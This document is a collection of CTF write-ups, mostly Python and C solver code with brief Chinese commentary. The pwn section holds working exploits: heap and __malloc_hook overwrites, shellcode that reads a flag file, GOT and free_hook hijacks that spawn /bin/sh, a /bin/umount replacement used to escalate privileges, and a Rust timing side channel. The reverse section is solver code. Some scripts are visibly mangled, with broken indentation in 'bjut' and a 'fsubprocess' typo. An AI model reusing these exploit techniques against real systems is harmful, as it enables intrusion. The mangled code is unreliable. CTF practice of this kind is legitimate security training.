alloc(0x68,'0'*0x68)
alloc(0x68,'1'*0x68)
alloc(0x68,'2'*0x68)
alloc(0x68,'3'*0x68)
edit(0,0x70,'0'*0x68+p64(0xe1))
```

```
dele(1)
dele(1)
alloc(0x38,'6'*0x38)
alloc(0x28,'7'*0x28)

# leaking
edit(2,0x32,'5'*0x28+p64(0x71)+'\xdd\x25')
alloc(0x68,'\0'*0x68)
alloc(0x68,'\x00'*0x33+p64(0xfbad3c80)+3*p64(0)+p8(0))
p.recv(0x48)
l.address = u64(p.recv(8))-0x3c56a3
log.info('l.address:'+hex(l.address))
__malloc_hook = l.symbols['__malloc_hook']
log.info('__malloc_hook:'+hex(__malloc_hook))
realloc = l.symbols['realloc']
log.info('realloc:'+hex(realloc))

one = l.address+0x4526a
log.info('one:'+hex(one))

dele(3)
edit(1,0x38,'5'*0x28+p64(0x71)+p64(__malloc_hook-0x23))
alloc(0x68,'\0'*0x68)
alloc(0x68,'\x00'*(0x13-0x8)+p64(one)+p64(realloc))

s(':',str(1))
s(':',str(0x8))
# flag{D0_y0u_kn0w_h0o34_o7_R0m4n?}

p.interactive()
```

easy_unicorn

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import os, struct, time

env = os.environ.copy()
env['LD_LIBRARY_PATH'] = "./"

context.log_level = 'DEBUG'
context.arch = 'amd64'
p = process("./x86_sandbox", env=env)
#p = remote("121.37.167.199", 9998)

p.recvuntil("[1;31;5m ")
```

```
code = map(lambda x: int(x, 16), p.recvuntil(" \x1B[0m\n", drop=True).split('-
'))
data = map(ord, struct.pack("<LLLL", *code))

for i in xrange(14, -1, -1):
  data[i] ^= data[i + 1]

passwd = ''.join(map(chr, data)).encode('hex')

prompt = lambda: p.recvuntil("<< ")
for _ in xrange(0x20):
  prompt()
  p.sendline("")

prompt()
p.sendline(passwd)

shellcode = '''
call doit
.asciz "flag.txt"
doit:
pop rdi
xor rdx, rdx
xor rsi, rsi
mov eax, 2
syscall

xor rax, rax
mov edi, 3
mov edx, 0x100
mov rsi, rsp
syscall

mov eax, 1
mov edi, 1
mov rsi, rsp
mov edx, 0x100
syscall
'''
shellasm = asm(shellcode)

p.recvuntil("ptr:")
ptr = int(p.recvline().strip(), 16)
time.sleep(1)
p.sendafter("data<<", shellasm.ljust(1280))
p.sendlineafter("ptr<<", str(ptr))
p.sendlineafter("arg0<<", str(ptr))
p.sendlineafter("arg1<<", str(ptr))
p.sendlineafter("arg2<<", str(ptr))
```

```
p.interactive()
```

bjut

```
from pwn import *
# from LibcSearcher import LibcSearcher

# s = process("./hw")
s = remote("121.37.167.199",9997)
libc = ELF("./libc.so.6")

def add(size,buf):
  s.sendlineafter(">","1")
  s.sendlineafter("The length of your hw:",str(size))
  s.sendafter("Input your hw:",buf)

  def show(idx):
    s.sendlineafter(">","4")
    s.sendlineafter("The index of your hw:",str(idx))


    def free(idx):
      s.sendlineafter(">","3")
      s.sendlineafter("The index of your hw:",str(idx))


      def edit(idx,buf):
        s.sendlineafter(">","2")
        s.sendlineafter("The index of your hw:",str(idx))
        s.sendafter("Input your hw:",str(buf))

        # gdb.attach(s,"""
        #     b *0x40180f
        #     c
        # """)
        add(0x40,'AAAA')#0
        free(0)
        show(-1879)
        s.recvuntil("Your hw:\n")
        free = u64(s.recv(6).ljust(8,'\x00'))
        success(hex(free))
        # libc = LibcSearcher("free",free)
        offset = free-libc.symbols['free']
        success(hex(offset))
        system = offset+libc.symbols['system']
        edit(-1879,p64(system))
```

```
        add(0x40,'/bin/sh\x00')#0
        # free(0)
        # raw_input(">")
        s.sendline("5")

        s.interactive()
```

Kernoob

附件里就有flag...

EasyVM

```
from pwn import *
#r = process('./EasyVM')
r = remote('121.36.215.224',9999)
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

def send(content):
    r.recvuntil(">>> ")
    r.sendline("1")
    sleep(1)
    r.send(content)

def run():
    r.recvuntil(">>> \n")
    r.sendline("2")

def free():
    r.recvuntil(">>> ")
    r.sendline("3")

def gift():
    r.recvuntil(">>> ")
    r.sendline("4")

def swrite(idx,value):
    payload = '\x80'+chr(idx)+p32(value)
    return payload
#leak
gift()
payload = '\x09\x11\x99'
send(payload)
run()
x = r.recvuntil("\n")[:-1]
x = int(x,16)
free_got = 0x56557FBC - 0x56555000+x-0x6c0
```

```
print(hex(free_got))

free_libc = ''

for i in range(4):
    payload = swrite(3,free_got+i)+'\x53'+'\x99'+'\x99'
    send(payload)
    run()
    free_libc += r.recv(1)
libc = u32(free_libc) - 0x071470
print(hex(libc))

free_hook = 0xf7fb68b0-0xf7e03000+libc
system = 0xf7e3dda0-0xf7e03000+libc
for i in range(4):
    payload = swrite(3, free_hook+i) + '\x54'+'\x99'*2
    send(payload)
    run()
    r.send(p32(system)[i])

payload1 = '\x80'+chr(16)+'/bin'+'\x99'
send(payload1)
run()
payload2 = '\x80'+chr(17)+'/sh\x00'+'\x99'
send(payload2)
run()
free()
r.interactive()
```

babyhacker

附件flag

babyhacker2

```
from pwn import *
io = remote('121.36.215.224', 9001)
#ssh_io = ssh('pwn', '121.37.167.199', port = 10022,password='pwn')

#io = ssh_io.shell()

io.sendlineafter('$', 'cd /')
io.sendlineafter('$', 'rm /bin/umount')
io.sendlineafter('$', "echo '#!/bin/sh' > /bin/umount")
io.sendlineafter('$', "echo '/bin/sh' >> /bin/umount")
io.sendlineafter('$',"chmod +x /bin/umount")
io.sendlineafter('$',"exit")
io.sendline("cat /flag")
```

```
io.interactive()
#ssh_io.close()
```

rustpad

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
from functools import wraps
import errno
import os
import signal

context.log_level = 'error'

class TimeoutError(Exception):
  pass

def timeout(seconds=10, error_message=os.strerror(errno.ETIME)):
  def decorator(func):
    def _handle_timeout(signum, frame):
      raise TimeoutError(error_message)
    def wrapper(*args, **kwargs):
      signal.signal(signal.SIGALRM, _handle_timeout)
      signal.alarm(seconds)
      try:
        result = func(*args, **kwargs)
      finally:
        signal.alarm(0)
      return result
    return wraps(func)(wrapper)
  return decorator

code_tpl = '''static BS: usize = 0xaabbccdd;
static UNIT: &'static &'static () = &&();
fn foo<'a, 'b, T>(_: &'a &'b (), v: &'b T) -> &'a T {{ v }}
fn bad<'a, T>(x: &'a T) -> &'static T {{ let f: fn(_, &'a T) -> &'static T =
foo; f(UNIT, x) }}
fn foow<'a, 'b, T>(_: &'a &'b (), v: &'b mut T) -> &'a mut T {{ v }}
fn badw<'a, T>(x: &'a mut T) -> &'static mut T {{ let f: fn(_, &'a mut T) ->
&'static mut T = foow; f(UNIT, x) }}
fn jackpot() {{ let mut i: u64 = 0; while i < 0x100000000 {{ i += 1; }} }}
pub fn code() {{
  fn inner() -> &'static Vec<u8> {{ let x = Box::new(Vec::new()); bad(&*x) }}
  let x = inner(); let mut y = Box::new((1usize, 2usize, 3usize));
  let mut i: usize = &BS as *const _ as usize; let mut r = |addr: usize| {{
y.0 = addr; x[0] }};
```

```
  let r32 = |r: &mut FnMut(usize) -> u8, x: usize| {{ let mut tmp = 0u32; for
j in 0..4 {{ tmp |= (r(x+j) as u32) << (8 * j); }} tmp }};
  let r64 = |r: &mut FnMut(usize) -> u8, x: usize| {{ let mut tmp = 0u64; for
j in 0..8 {{ tmp |= (r(x+j) as u64) << (8 * j); }} tmp }};
  fn eswap(x: u32) -> u32 {{ (x & 0xff000000) >> 24 | (x & 0x00ff0000) >> 08 |
(x & 0x0000ff00) << 08 | (x & 0x000000ff) << 24 }}
  let mut fl: bool = false; loop {{ let v = r32(&mut r, i); if eswap(v) ==
0x666c6167 {{ fl = true; break; }} if eswap(v) == 0x7f454c46 && i & 3 == 0 {{
break; }} i -= 1; }}
  if fl {{ if r(i + {index}) > {mid} {{ jackpot(); }} }}
}}'''

verify_tpl = '''static BS: usize = 0xaabbccdd;
static UNIT: &'static &'static () = &&();
fn foo<'a, 'b, T>(_: &'a &'b (), v: &'b T) -> &'a T {{ v }}
fn bad<'a, T>(x: &'a T) -> &'static T {{ let f: fn(_, &'a T) -> &'static T =
foo; f(UNIT, x) }}
fn foow<'a, 'b, T>(_: &'a &'b (), v: &'b mut T) -> &'a mut T {{ v }}
fn badw<'a, T>(x: &'a mut T) -> &'static mut T {{ let f: fn(_, &'a mut T) ->
&'static mut T = foow; f(UNIT, x) }}
fn jackpot() {{ let mut i: u64 = 0; while i < 0x100000000 {{ i += 1; }} }}
pub fn code() {{
  fn inner() -> &'static Vec<u8> {{ let x = Box::new(Vec::new()); bad(&*x) }}
  let x = inner(); let mut y = Box::new((1usize, 2usize, 3usize));
  let mut i: usize = &BS as *const _ as usize; let mut r = |addr: usize| {{
y.0 = addr; x[0] }};
  let r32 = |r: &mut FnMut(usize) -> u8, x: usize| {{ let mut tmp = 0u32; for
j in 0..4 {{ tmp |= (r(x+j) as u32) << (8 * j); }} tmp }};
  let r64 = |r: &mut FnMut(usize) -> u8, x: usize| {{ let mut tmp = 0u64; for
j in 0..8 {{ tmp |= (r(x+j) as u64) << (8 * j); }} tmp }};
  fn eswap(x: u32) -> u32 {{ (x & 0xff000000) >> 24 | (x & 0x00ff0000) >> 08 |
(x & 0x0000ff00) << 08 | (x & 0x000000ff) << 24 }}
  let mut fl: bool = false; loop {{ let v = r32(&mut r, i); if eswap(v) ==
0x666c6167 {{ fl = true; break; }} if eswap(v) == 0x7f454c46 && i & 3 == 0 {{
break; }} i -= 1; }}
  if fl {{ if r(i + {index}) != {val} {{ jackpot(); }} }}
}}'''

retrieve_tpl = '''static BS: usize = 0xaabbccdd;
static UNIT: &'static &'static () = &&();
fn foo<'a, 'b, T>(_: &'a &'b (), v: &'b T) -> &'a T {{ v }}
fn bad<'a, T>(x: &'a T) -> &'static T {{ let f: fn(_, &'a T) -> &'static T =
foo; f(UNIT, x) }}
fn foow<'a, 'b, T>(_: &'a &'b (), v: &'b mut T) -> &'a mut T {{ v }}
fn badw<'a, T>(x: &'a mut T) -> &'static mut T {{ let f: fn(_, &'a mut T) ->
&'static mut T = foow; f(UNIT, x) }}
fn jackpot() {{ let mut i: u64 = 0; while i < 0x100000000 {{ i += 1; }} }}
pub fn code() {{
  fn inner() -> &'static Vec<u8> {{ let x = Box::new(Vec::new()); bad(&*x) }}
```

```
  let x = inner(); let mut y = Box::new((1usize, 2usize, 3usize));
  let mut i: usize = &BS as *const _ as usize; let mut r = |addr: usize| {{
y.0 = addr; x[0] }};
  let r32 = |r: &mut FnMut(usize) -> u8, x: usize| {{ let mut tmp = 0u32; for
j in 0..4 {{ tmp |= (r(x+j) as u32) << (8 * j); }} tmp }};
  let r64 = |r: &mut FnMut(usize) -> u8, x: usize| {{ let mut tmp = 0u64; for
j in 0..8 {{ tmp |= (r(x+j) as u64) << (8 * j); }} tmp }};
  fn eswap(x: u32) -> u32 {{ (x & 0xff000000) >> 24 | (x & 0x00ff0000) >> 08 |
(x & 0x0000ff00) << 08 | (x & 0x000000ff) << 24 }}
  let mut fl: bool = false; loop {{ let v = r32(&mut r, i); if eswap(v) ==
0x666c6167 {{ fl = true; break; }} if eswap(v) == 0x7f454c46 && i & 3 == 0 {{
break; }} i -= 1; }}
  loop {{ let c = r(i); println!("{{}}", c); i += 1; }}
}}'''

@timeout(25)
def conn_sidechannel(p, code):
  p.recvuntil('?')
  p.sendline(code)
  p.recvuntil("EOF")

def verify_char(index, val):
  code = verify_tpl.format(index=index, val=val)
  p = remote("159.138.4.209", 1001)

  try:
    conn_sidechannel(p, code)
  except TimeoutError:
    result = False
  except EOFError:
    result = True
  except Exception, ex:
    raise ex

  try:
    p.close()
  except:
    pass

  return result

# I thought println! was forbidden....
def get_flag():
  code = retrieve_tpl.format()
  p = remote("159.138.4.209", 1001)
  p.recvuntil("?")
  p.sendline(code)
  p.recvuntil("..\n")
  flag = ''
```

```
  while not flag.endswith('}'):
    flag += chr(int(p.recvline().strip()))
  p.close()
  return flag

def guess_char(index):
  l, r = 0x20, 0x7f
  while r > l:
    mid = (l + r) // 2
    code = code_tpl.format(index=index, mid=mid)
    print "Binsearch on %d with (%d, %d)" % (index, l, r)

    p = remote("159.138.4.209", 1001)

    try:
      conn_sidechannel(p, code)
    except TimeoutError:
      l = mid + 1
    except EOFError:
      r = mid
    except Exception, ex:
      raise ex

    try:
      p.close()
    except:
      pass
  return l

trophy = 'flag{2c9a594f-6e42-44e3-9767-fffc7deb0c32}'
index = len(trophy)
while not trophy.endswith('}'):
  trophy += chr(guess_char(index))
  index += 1
  print "Result:", trophy

print get_flag()
```

Re

clock

```
#for x1 in range(2):
#    for x2 in range(2):
#        for x3 in range(2):
#            print x1,x2,x3,(x1*x2)^((x2^1)*x3)
#n = [17,19,21]
```

```
#cycle = 1
#for i in n:
#    cycle = cycle*(pow(2,i)-1)
#print cycle
THREADS = 80

def lfsr(R, mask, lfsr_mask):
    output = (R << 1) & lfsr_mask
    i = (R & mask) & lfsr_mask
    lastbit = 0
    while i != 0:
        lastbit ^= (i & 1)
        i = i >> 1
    output ^= lastbit
    return (output, lastbit)

SAMPLE = 40

R1_mask = 0x2A9A0D
n1 = 22
R1_lfsrmask = 0x3FFFFF

R2_mask = 0x17FA06
n2 = 21
R2_lfsrmask = 0x1FFFFF

R3_mask = 0x5E5E6A
n3 = 23
R3_lfsrmask = 0x7FFFFF

def single_round():
    (R1_NEW, x1) = lfsr(R1, R1_mask, R1_lfsrmask)
    (R2_NEW, x2) = lfsr(R2, R2_mask, R2_lfsrmask)
    (R3_NEW, x3) = lfsr(R3, R3_mask, R3_lfsrmask)
    # change the following according the situration
    x2 = (~x2) & 1
    return (R1_NEW, R2_NEW, R3_NEW, (x1 * x2) ^ ((x2 ^ 1) * x3))

def get_data(length=40):
    data = open('./output_', "rb").read(length)
    data = ''.join(bin(256 + ord(c))[3:] for c in data)
    return data

def guess(beg, end, num, mask, lfsr_mask):
    data = get_data(num)
    target = int(len(data) * 0.75)
    ansn = range(beg, end)
    now = 0xffffffff
    res = 0
```

```
    for i in ansn:
        r = i
        cnt = 0
        for j in range(num * 8):
            r, lastbit = lfsr(r, mask, lfsr_mask)
            lastbit = str(lastbit)
            cnt += (lastbit == data[j])
        if abs(cnt - target) < now:
            now = abs(cnt - target)
            res = i
            #print now, res
    return now, res


def bruteforce2(x, z):
    data = get_data(50)
    #for y in range(pow(2, n2 - 1), pow(2, n2)):
    for y in range(0, pow(2, n2)):
        R1, R2, R3 = x, y, z
        flag = True
        for i in range(len(data)):
            (R1, R2, R3, out) = single_round()
            if str(out) != data[i]:
                flag = False
                break
        if y % 10000 == 0:
            print 'now: ', x, y, z
        if flag:
            print 'ans: ', hex(x)[2:], hex(y)[2:], hex(z)[2:]
            break

import multiprocessing as mp

def guess_R(curid):
    #guess_range_n1 = (pow(2, n1 - 1), pow(2, n1))
    guess_range_n1 = (0, pow(2, n1))
    n1_slice = (guess_range_n1[1] - guess_range_n1[0]) / 80
    newrange_s = guess_range_n1[0] + n1_slice * curid
    newrange_e = guess_range_n1[0] + min(n1_slice * (curid + 1),
guess_range_n1)
    R1now, R1 = guess(newrange_s, newrange_e, SAMPLE, R1_mask, R1_lfsrmask)
    #print curid, R1

    #guess_range_n3 = (pow(2, n3 - 1), pow(2, n3))
    guess_range_n3 = (0, pow(2, n3))
    n3_slice = (guess_range_n3[1] - guess_range_n3[0]) / 80
    newrange_s = guess_range_n3[0] + n3_slice * curid
    newrange_e = guess_range_n3[0] + min(n3_slice * (curid + 1),
guess_range_n3)
```

```
    R3now, R3 = guess(newrange_s, newrange_e, SAMPLE, R3_mask, R3_lfsrmask)
    #print curid, R3
    return R1now,R1, R3now, R3


def main():
    p = mp.Pool(THREADS)
    ret = p.map(guess_R, range(THREADS))
    print ret
    r1 = [c[:2] for c in ret]
    r3 = [c[2:] for c in ret]
    best_r1 = 0
    best_r1_now = 0xffffffff
    for c in r1:
        if c[0] < best_r1_now:
            best_r1 = c[1]
            best_r1_now = c[0]

    best_r3 = 0
    best_r3_now = 0xffffffff
    for c in r3:
        if c[0] < best_r3_now:
            best_r3 = c[1]
            best_r3_now = c[0]

    print best_r1_now, best_r1, best_r3_now, best_r3
    R1 = best_r1
    R3 = best_r3

    bruteforce2(R1, R3)

if __name__ == "__main__":
    main()
```

cycle graph

sub_401080

是个图论题

```
#include <cstdio>
#include <cstdlib>
#include <cstring>
#include <algorithm>
#include <queue>
#include <string>
#include <iostream>
#include <map>
```

```
using namespace std;

int val[64] = {
  52,
  2,
  44,
  42,
  6,
  42,
  47,
  42,
  51,
  3,
  2,
  50,
  50,
  50,
  48,
  3,
  1,
  50,
  43,
  2,
  46,
  1,
  2,
  45,
  50,
  4,
  45,
  48,
  49,
  47,
  51,
  5,
  5
};

int l[64] = {
  2,
  2,
  1,
  18,
  7,
  2,
  26,
  13,
  4,
```

```
  10,
  4,
  21,
  14,
  1,
  0,
  14,
  5,
  7,
  28,
  12,
  28,
  15,
  15,
  2,
  16,
  23,
  30,
  23,
  19,
  9,
  22,
  31,
  0
};

int r[64] = {

  1,
  8,
  7,
  23,
  9,
  19,
  31,
  23,
  9,
  13,
  12,
  29,
  10,
  24,
  9,
  24,
  25,
  9,
  26,
  3,
  22,
```

```
  6,
  17,
  13,
  7,
  15,
  20,
  1,
  16,
  4,
  11,
  31
};

int vis[32];

typedef struct node {
  string flag;
  int step;
  int pos;
} Node;

queue<node> q;

int main() {
  Node a({"0", 0, 0});
  q.push(a);
  //vis[0] = 1;
  while (!q.empty()) {
    Node curr = q.front();
    q.pop();
    if (curr.step == 16 && curr.pos == 31) {
      cout << curr.flag << endl;
    }
    // printf("%d\n", curr.pos);
    int lv = l[curr.pos];
    int rv = r[curr.pos];
    string s = "a";
    if (!vis[lv]) {
      //vis[lv] = 1;
      s[0] = curr.flag[curr.step] + val[curr.pos];
      if (s[0] >= 32 && s[0] <= 127)
        q.push({curr.flag + s, curr.step + 1, lv});
    }
    if (!vis[rv]) {
      //vis[rv] = 1;
      s[0] = curr.flag[curr.step] - val[curr.pos];
      if (s[0] >= 32 && s[0] <= 127)
        q.push({curr.flag + s, curr.step + 1, rv});
    }
```

```
  }
  return 0;
}
```

好像不太对

偏移有点问题，它那个数组初始化很神奇

改了以后对了

第一个0去掉

天津垓

用part1的输出解smc，得到part2再求解


```
def part1():
    dst = [0] * 18
    dst[0] = 17
    dst[1] = 8
    dst[2] = 6
    dst[3] = 10
    dst[4] = 15
    dst[5] = 20
    dst[6] = 42
    dst[7] = 59
    dst[8] = 47
    dst[9] = 3
    dst[10] = 47
    dst[11] = 4
    dst[12] = 16
    dst[13] = 72
    dst[14] = 62
    dst[15] = 0
    dst[16] = 7
    dst[17] = 16
    key = 'Rising_Hopper!'

    v22 = [ord(e) for e in key]
    result = []
    for i in range(18):
        for c in range(255):
            if ~(c & v22[i % 14]) & (c | v22[i % 14]) == dst[i]:
                result.append(c)
                break

    s = ''.join([chr(e) for e in result])
    print(s)

def part2():
```

```
    v9 = [0] * 51
    v9[0] = 2007666
    v9[1] = 2125764
    v9[2] = 1909251
    v9[3] = 2027349
    v9[4] = 2421009
    v9[5] = 1653372
    v9[6] = 2047032
    v9[7] = 2184813
    v9[8] = 2302911
    v9[9] = 2263545
    v9[10] = 1909251
    v9[11] = 2165130
    v9[12] = 1968300
    v9[13] = 2243862
    v9[14] = 2066715
    v9[15] = 2322594
    v9[16] = 1987983
    v9[17] = 2243862
    v9[18] = 1869885
    v9[19] = 2066715
    v9[20] = 2263545
    v9[21] = 1869885
    v9[22] = 964467
    v9[23] = 944784
    v9[24] = 944784
    v9[25] = 944784
    v9[26] = 728271
    v9[27] = 1869885
    v9[28] = 2263545
    v9[29] = 2283228
    v9[30] = 2243862
    v9[31] = 2184813
    v9[32] = 2165130
    v9[33] = 2027349
    v9[34] = 1987983
    v9[35] = 2243862
    v9[36] = 1869885
    v9[37] = 2283228
    v9[38] = 2047032
    v9[39] = 1909251
    v9[40] = 2165130
    v9[41] = 1869885
    v9[42] = 2401326
    v9[43] = 1987983
    v9[44] = 2243862
    v9[45] = 2184813
    v9[46] = 885735
    v9[47] = 2184813
```

```
    v9[48] = 2165130
    v9[49] = 1987983
    v9[50] = 2460375
    v11 = 19683
    v12 = 0x8000000B

    r = []
    for i in range(51):
        for c in range(255):
            if v9[i] == v11 * c % v12:
                r.append(c)
                break
    r = ''.join([chr(e) for e in r])
    print(r)

if __name__ == '__main__':
    part1()
    part2()
```

baby_wasi

用wasm2c还原程序，处理好后，从 _start 开始看，可以猜测出exit、malloc、free等库函数，进而推断出main函数的位置



boom函数则是将输入传出，并将其执行。故输入为加密后的shellcode

直接抄出来gen_key函数，然后将shellcode加密发过去即可

```
def f16(a1):
    if a1 & 1 and a1 % 3:
        v4 = 7
        v3 = 1
        while (v4 - 6) * (v4 - 6) < a1:
            if v4 == 2:
                raise Exception("3")
            if a1 % (v4 - 2) != 0:
                if not v4:
                    raise Exception("3")
                v2 = a1 % v4
                v4 += 6
                if v2:
                  continue
            v3 = 0
            break
    else:
        v3 = 0
```

```
    return v3

def revint(i):
    return int(str(i)[::-1])

def is_special_num(a1):
    v3 = 0
    v2 = revint(a1)
    if v2 != a1 and f16(a1) != 0:
        v3 = f16(v2) != 0;
    return v3

def genkey(cur):
    v4 = cur + 1;
    cura = 0;
    i = 0;
    v1 = 0;
    while i < v4:
        v3 = is_special_num(cura);
        if v3:
            v1 = cura
        cura += 1
        i += v3
    return v1

'''
for i in range(10000, 10100):
    print genkey(i)
'''

from pwn import *
context.arch = 'amd64'
payload = asm(shellcraft.amd64.linux.sh())
import subprocess

context.log_level = "debug"

#io = process("./baby_wasi")
while True:
    try:
        io = remote("121.37.164.32", 19008)
        io.recvuntil("Your lucky number: ")
        luckynum = int(io.recvline())
        p = fsubprocess.Popen("./lucky %d" % luckynum, stdin=PIPE,
stdout=PIPE)
        ret = p.communicate(payload)[0]
        payload = ''.join([chr((ord(c) ^ genkey(i + luckynum)) & 0xff) for i,c
in enumerate(payload)])
        io.sendline(payload)
```

```
        io.sendline("whoami")
        io.interactive()
    except EOFError:
        print "Failed"
```

fxck!

首先对输入做了表为ABCDEFGHJKLMNPQRSTUVWXYZ123456789abcdefghijkmnopqrstuvwxyz的base58，更新附件之后后面的虚拟机部分就是用虚拟机生成一个字符串和base58之后的输入做比较，直接dump字符串之后base58decode即可

```
'''Base58 encoding
Implementations of Base58 and Base58Check encodings that are compatible
with the bitcoin network.
'''

# This module is based upon base58 snippets found scattered over many bitcoin
# tools written in python. From what I gather the original source is from a
# forum post by Gavin Andresen, so direct your praise to him.
# This module adds shiny packaging and support for python3.

from hashlib import sha256
from typing import Union

__version__ = '2.0.0'

# 58 character alphabet used
BITCOIN_ALPHABET = \
    b'ABCDEFGHJKLMNPQRSTUVWXYZ123456789abcdefghijkmnopqrstuvwxyz'
RIPPLE_ALPHABET =
b'rpshnaf39wBUDNEGHJKLM4PQRST7VWXYZ2bcdeCg65jkm8oFqi1tuvAxyz'

# Retro compatibility
alphabet = BITCOIN_ALPHABET


def scrub_input(v: Union[str, bytes]) -> bytes:
    if isinstance(v, str):
        v = v.encode('ascii')

    return v


def b58encode_int(
    i: int, default_one: bool = True, alphabet: bytes = BITCOIN_ALPHABET
) -> bytes:
    """
    Encode an integer using Base58
    """
```

```
    if not i and default_one:
        return alphabet[0:1]
    string = b""
    while i:
        i, idx = divmod(i, 58)
        string = alphabet[idx:idx+1] + string
    return string


def b58encode(
    v: Union[str, bytes], alphabet: bytes = BITCOIN_ALPHABET
) -> bytes:
    """
    Encode a string using Base58
    """
    v = scrub_input(v)

    nPad = len(v)
    v = v.lstrip(b'\0')
    nPad -= len(v)

    p, acc = 1, 0
    for c in reversed(v):
        acc += p * c
        p = p << 8
    result = b58encode_int(acc, default_one=False, alphabet=alphabet)
    return alphabet[0:1] * nPad + result


def b58decode_int(
    v: Union[str, bytes], alphabet: bytes = BITCOIN_ALPHABET
) -> int:
    """
    Decode a Base58 encoded string as an integer
    """
    v = v.rstrip()
    v = scrub_input(v)

    decimal = 0
    for char in v:
        decimal = decimal * 58 + alphabet.index(char)
    return decimal


def b58decode(
    v: Union[str, bytes], alphabet: bytes = BITCOIN_ALPHABET
) -> bytes:
    """
    Decode a Base58 encoded string
```

```
    """
    v = v.rstrip()
    v = scrub_input(v)

    origlen = len(v)
    v = v.lstrip(alphabet[0:1])
    newlen = len(v)

    acc = b58decode_int(v, alphabet=alphabet)

    result = []
    while acc > 0:
        acc, mod = divmod(acc, 256)
        result.append(mod)

    return b'\0' * (origlen - newlen) + bytes(reversed(result))


def b58encode_check(
    v: Union[str, bytes], alphabet: bytes = BITCOIN_ALPHABET
) -> bytes:
    """
    Encode a string using Base58 with a 4 character checksum
    """
    v = scrub_input(v)

    digest = sha256(sha256(v).digest()).digest()
    return b58encode(v + digest[:4], alphabet=alphabet)


def b58decode_check(
    v: Union[str, bytes], alphabet: bytes = BITCOIN_ALPHABET
) -> bytes:
    '''Decode and verify the checksum of a Base58 encoded string'''

    result = b58decode(v, alphabet=alphabet)
    result, check = result[:-4], result[-4:]
    digest = sha256(sha256(result).digest()).digest()

    if check != digest[:4]:
        raise ValueError("Invalid checksum")

    return result


print(b58decode('4VyhuTqRfYFnQ85Bcw5XcDr3ScNBjf5CzwUdWKVM7SSVqBrkvYGt7SSUJe'))
```

密文破译

首先注意到这个函数，解之

```
v5 = 1;
  v6 = 0;
  v7 = 1;
  v8 = 0;
  v9 = 1;
  for ( i = 0; i <= 4; ++i )
  {
    if ( (*(&v0 + i) & 1) != *(&v5 + i) )
      return;
  }
  if ( v0 != v1
    && v0 != v2
    && v0 != v3
    && v0 != v4
    && v1 != v2
    && v1 != v3
    && v1 != v4
    && v2 != v3
    && v2 != v4
    && v3 != v4
    && v0 + 32 == v4
    && !(v0 >> 7)
    && !(v1 >> 7)
    && !(v2 >> 7)
    && !(v3 >> 7)
    && !(v4 >> 7)
    && v0 >> 6 == 1
    && v1 >> 6 == 1
    && v2 >> 6 == 1
    && v3 >> 6 == 1
    && abs(v1 - v2) == 1
    && abs(v2 - v3) == 3
    && abs(v3 - v4) == 9
    && v0 >> 5 <= 9
    && v1 >> 5 <= 9
    && v2 >> 5 <= 6
    && v3 >> 5 <= 5
    && v4 >> 5 <= 7
    && (v0 & 9) == 9
    && v3 & 2
    && (v1 & 0xE) == 14 )
```

解出来v0-v4是Inori

然后注意到有

```
QWERTYUIOPrewqtyui0987654
OTUIIYUirYrqOROIEPOE
```

